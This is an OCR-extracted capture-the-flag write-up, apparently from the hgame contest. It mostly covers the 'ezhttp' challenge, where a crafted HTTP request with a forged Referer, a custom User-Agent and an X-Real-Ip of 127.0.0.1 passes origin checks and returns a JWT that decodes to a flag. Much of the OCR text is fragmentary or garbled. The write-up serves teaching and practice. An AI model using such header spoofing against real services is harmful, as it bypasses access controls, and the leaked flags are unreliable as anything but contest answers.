
(Axxxxxxx)计算机网络原理 - 4.0 学分 状态： 已选

(Axxxxxxx)操作系统及安全 - 3.0 学分 状态： 已选


47.100.137.175:30311

谢谢啦！这是给你的礼物：hgame{w0W_!
_1E4Rn_To_u5e_5cripT_^_^}

5 ezhttp



请从vidar.club访问这个页面




请通过Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0访问此页面

```
http://47.100.245.185:31143/
```

□ Post data ☑ Referer □ User Agent □ Cookies

R vidar.club




请从本地访问这个页面

□ Post data ☑ Referer ☑ User Agent □ Cookies


R vidar.club

U) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0




```
GET / HTTP/1.1
Host: 47.100.245.185:31143
User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: vidar.club
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 2
X-Real-Ip:127.0.0.1


```

```
.0.1 Python/3.11.6
2024 02:02:24 GMT
/html; charset=utf-8
0
rer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVC





"utf-8">
ewport" content="width=device-width">
iv="X-UA-Compatible" content="ie=edge'
scription" content="Challenge">




g has been given to you ^-^
```




Ok, the flag has been given to you ^-^



```
Gecko)

ebp,*/*;q=0.8
```

```
.0.1 Python/3.11.6
2024 02:02:24 GMT
/html; charset=utf-8
0
rer eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR9In0.VKMdRQ1lG61JTReFh




:"utf-8">
.ewport" content="width=device-width">
.iv="X-UA-Compatible" content="ie=edge">
:scription" content="Challenge">







g has been given to you ^-^
```


Burp Suite Professional v2020.9.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options

```
reyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR9In0.VKMdRQlIG61JTReFhmbcfldq7MvJDncYpjaT7zttEDc
Connection: close
```

```
-i□□±□□è□!LÈÔØ□°□ÑåÀ□è□)]P□9.{"F14g":"hgame{HTTP_!s_1mP0rT4nt}In0.T£□E    e□-lM□□□fÜ|□jiËÉ□w□¦6□ï;mEDc

□çyËbon: rZ,e
```